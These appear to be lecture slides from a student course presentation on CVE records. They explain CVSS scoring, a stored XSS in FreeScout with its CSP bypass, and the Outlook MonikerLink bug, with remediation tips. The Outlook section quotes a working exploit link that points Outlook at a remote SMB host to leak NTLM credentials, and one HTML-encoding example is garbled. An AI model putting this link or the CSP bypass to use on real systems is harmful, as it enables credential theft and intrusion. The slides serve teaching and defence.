

CS440

Anatomy of most common and/or serious security vulnerabilities reported in CVE database

Sharon, Sim Yee, Teresa, Hsu Hwee





What is a 'CVE'?

CVE = Common Vulnerabilities and Exposure

It is a **publicly available** catalog of **known cybersecurity vulnerabilities and exposures**.

Managed by the MITRE Corporation and funded by the U.S. Department of Homeland Security, the CVE system provides a standardized way to identify and reference vulnerabilities in software and hardware systems.

<https://cve.mitre.org/>

format: CVE-YEAR-IDNumber

e.g. CVE-2021-34527

What's in a reported CVE?

It consists of:

1. CVE Identification Code
2. Description
3. Common Vulnerability Scoring System (CVSS) Score
4. External References (which may contain more about the exploit (aka Proof of Concept))

CVSS Score

- Used to assess the severity of security vulnerabilities from 0.0 (least severe) to 10.0 (most severe)
- Calculated based on metrics
 - Base, Temporal, and Environmental

The screenshot displays the NIST National Vulnerability Database (NVD) interface. At the top, the NIST logo and 'NATIONAL VULNERABILITY DATABASE' are visible. The page is titled 'VULNERABILITIES' and shows the 'CVE-2024-29184 Detail' page. The 'Description' section explains a Stored Cross-Site Scripting (XSS) vulnerability in the FreeScout application. A 'QUICK INFO' box on the right lists the CVE Dictionary Entry, CVE-2024-29184, the NVD Published Date (03/22/2024), and the NVD Last Modified date. Below this, the 'Metrics' section shows the CVSS Version 3.x score of 8.0 HIGH. The 'References to Advisories, Solutions, and Tools' section provides a disclaimer and a table of external references.

| Hyperlink | Resource |
|---|-------------------------|
| https://github.com/freescout-helpdesk/freescout/security/advisories/GHSA-fffc-phh8-5h4v | Exploit Vendor Advisory |
| https://github.com/freescout-helpdesk/freescout/security/advisories/GHSA-fffc-phh8-5h4v | Exploit Vendor Advisory |

Today's Sharing


Explore different types of reported CVEs and its anatomy.

CVE-2024-29184




Cross-site Scripting (XSS)

CVE-2024-21413



Remote Code Execution via #MonikerLink Bug

CVE-2025-1094



SQL Injection

CVE-2017-1044



EternalBlue

CVE-2024-29184

CVSS Score: 8.0/10.0 (High)

A **Stored XSS** vulnerability was found in the Signature Input Field of the FreeScout application.

The Support Agent user could inject malicious scripts into their signature, which would execute when viewed by an admin.


When an admin views a page with the Support Agent signature, the script executes in their browser. The attacker can **steal sessions, modify settings, or escalate access.**



FreeScout

Help Desk & Shared Mailbox

How it was exploited



Although the application enforced a **CSP policy** (script-src 'self' 'nonce-abcd'), this was bypassed by uploading a JavaScript file to the server via a **POST** request to /conversation/upload endpoint.

How it was exploited




Although the application enforced a **CSP policy** (script-src 'self' 'nonce-abcd'), this was bypassed by uploading a JavaScript file to the server via a **POST** request to /conversation/upload endpoint.

The attacker then included the uploaded file as the src in a <script> tag in their signature input field.

When an admin viewed the a conversation handled by the Support Agent, the payload would be executed.

Exploit Demo


(credits:<https://github.com/freescout-help-desk/freescout/security/advisories/GHSA-fffc-phh8-5h4v>)



CVE-2024-29184

What is the significance of XSS?

| 2024 CWE Top 25 Most Dangerous Software Weaknesses | |
|--|--|
| Top 25 Home Share via: X View in table format Key Insights Methodology | |
| 1 | Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') CWE-79 CVEs in KEV: 3 Rank Last Year: 2 (up 1) ▲ |
| 2 | Out-of-bounds Write CWE-787 CVEs in KEV: 18 Rank Last Year: 1 (down 1) ▼ |
| 3 | Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') CWE-89 CVEs in KEV: 4 Rank Last Year: 3 |
| 4 | Cross-Site Request Forgery (CSRF) CWE-352 CVEs in KEV: 0 Rank Last Year: 9 (up 5) ▲ |
| 5 | Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') CWE-22 CVEs in KEV: 4 Rank Last Year: 8 (up 3) ▲ |



The most commonly disclosed vulnerabilities, 2014-2019
(Image Source: State of Open Source Report 2020 by Snyk).

Extremely common!

The attacker can **trick users, steal sessions, modify settings, or escalate access.**

Remediation for XSS

On top of having CSP...

1. **Input Validation** (Prevent harmful input from being stored)

- Allow only expected input types (e.g., no `<script>` tags in text fields).
- Use whitelisting rather than blacklisting. (what characters are allowed)
- Restrict allowed characters in fields that don't need special formatting (e.g., names, emails).

2. **Output Encoding** (Prevent injected scripts from executing)

- Escape user input before rendering it in HTML using proper encoding:
- In HTML: Convert `<` → `<`, `>` → `>`;
- In JavaScript: Use `JSON.stringify()` before inserting into scripts.
- In URLs: Encode parameters with `encodeURIComponent()`.

CVE-2024-21413

CVSS Score: 9.8/10.0 (**Critical**)

A critical **remote code execution (RCE)** vulnerability was discovered in Microsoft Outlook. It is caused by **improper input validation (MonikerLink Bug)** when opening emails with malicious links.

The attackers gain high privileges (read, write, and delete functionality) because they can **bypass the Protected View** and **open malicious Microsoft Office files in editing mode**.

Local NTLM (authentication protocol) **credential information** can also be **leaked**.



How it was exploited

The #MonikerLink Bug

However, if we do a slight modification about the above link, for example, modifying to the following.

```
1. *<a href="file:///\\10.10.111.111\test\test.rtf!something">CLICK ME</a>*
```

Note that we added a "!" at the end of the "test.rtf" and also added some random characters "something".


Such a link will bypass the previously discussed existing Outlook security restriction, and Outlook will continue to access the remote resource "\\10.10.111.111\test\test.rtf" when the user clicks the link.

The key point here is the special exclamation mark "!", which changes the behavior of Outlook.

The security flaw lets attackers **bypass built-in Outlook protections** for malicious links embedded in emails using the **file:// protocol** and by **adding an exclamation mark** to URLs pointing to attacker-controlled servers. The exclamation mark is added right after the file extension, together with **random text** e.g. "!something".

How it was exploited

```
1. *<a href="file:///\\10.10.111.111\test\test.rtf!something">CLICK ME</a>*
```




Accessing the remote resource **test.rtf** word file would go through the **SMB protocol** which would use the local credential to authenticate and cause **local NTLM** (windows challenge-response authentication protocol) **credential information** to be **leaked**


- Domain name
- User name
- One-way hash of the user's password

SMB protocol is a network file sharing protocol that allows applications on a computer to read, create, and update files on the remote server

How it was exploited



Microsoft warned that the **Preview Pane is an attack vector**, allowing successful exploitation even when previewing maliciously crafted Office documents. **Users can be affected without downloading the documents!!!**




CVE-2024-21413

(credits: <https://youtu.be/lin1F5K8pQo?si=duD0HMvMCaxEJTre>)

What is the significance of #MonikerLink Bug?

Attackers can perform malicious activities

- Data Theft
- Malware Installation
- Privilege Escalation
- Identity Theft



Number of companies using Office 365 worldwide
as of February 2025, by leading country
(Image Source: Data on Companies using Microsoft Office 365 by Enlyft).

Remediation for MonikerLink Bug

1. Apply the **latest security updates** provided by Microsoft.
2. Ensure that Outlook and all related Office applications are **updated to the latest versions**.
